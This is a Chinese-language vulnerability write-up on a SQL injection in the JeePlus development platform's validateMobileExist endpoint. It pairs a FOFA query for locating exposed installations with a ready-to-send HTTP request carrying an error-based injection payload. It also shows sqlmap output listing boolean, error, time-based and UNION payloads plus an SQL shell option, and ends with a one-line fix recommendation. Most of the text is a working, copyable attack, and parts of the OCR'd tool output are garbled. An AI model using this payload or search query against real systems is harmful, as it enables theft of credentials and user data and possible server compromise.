J4-1Jeeplus快速开发平台-SQL

漏洞描述:

JeePlus快速开发平台 validateMobileExist 接口处存在SQL注入漏洞,攻击者除了可以利用 SQL注入漏洞获取数据库中的信息(例如,管理员后台密码、站点的用户个人信息)之外,甚至在高权限的情况可向服务器中写入木马,进一步获取服务器系统权限。

网络测绘:

fofa语法:

FOFA: app="JeePlus"


漏洞复现:

payload:

GET /a/sys/user/validateMobileExist?&mobile=1%27+and+1%3D%28updatexml%281%2Cconcat%280x7e%2C%28select+version%28%29%2C0x7e%29%2C1%29%29+and+%271%27%3D%271 HTTP/1.1 Host: your-ip User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15 Accept-Encoding: gzip

Connection: close

效果图: 杏询数据库版本



```
Suhup@id

[rooteWH-16-8-centos sqlmap-1.7]# python3 sqlmap.py -u "http:/// /a/sys/user/validateMobileExist2Smobile=1*" —sql-shell

[1.7#stable]

[1] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all a federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 21:54:33 /2024-02-20/

custom injection marker ('*') found in option '-u'. Do you want to process it? [Y/n/q] y

[21:54:35] [INFO] testing connection to the target URL sqlmap resumed the following injection point(s) from stored session:

Parameter: #1* (URI)

Type: boolean-based blind

Title: OR NOT 6714-6714#

Type: error-based

Title: NySQL > 5.6 AND error-based - WHERE or HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)

Payload: http:// /a/sys/user/validateMobileExist2Smobile=1' AND GTID_SUBSET(CONCAT(0x7162786b71,(SELECT (ELT(4135-4135,1))),0x71767

Type: time-based blind

Title: MySQL > 5.0.12 OR time-based blind (SLEEP)

Payload: http:// /a/sys/user/validateMobileExist2Smobile=1' OR SLEEP(5)--- xRzy

Type: UNION query

Title: MySQL UNION query
```

修复建议:

立即修复JcePlus快速开发平台的validateMobileExist接口,实施参数化查询和严格的输入验证,以防止SQL注入漏洞,确保数据库信息安全和系统权限不被非法获取。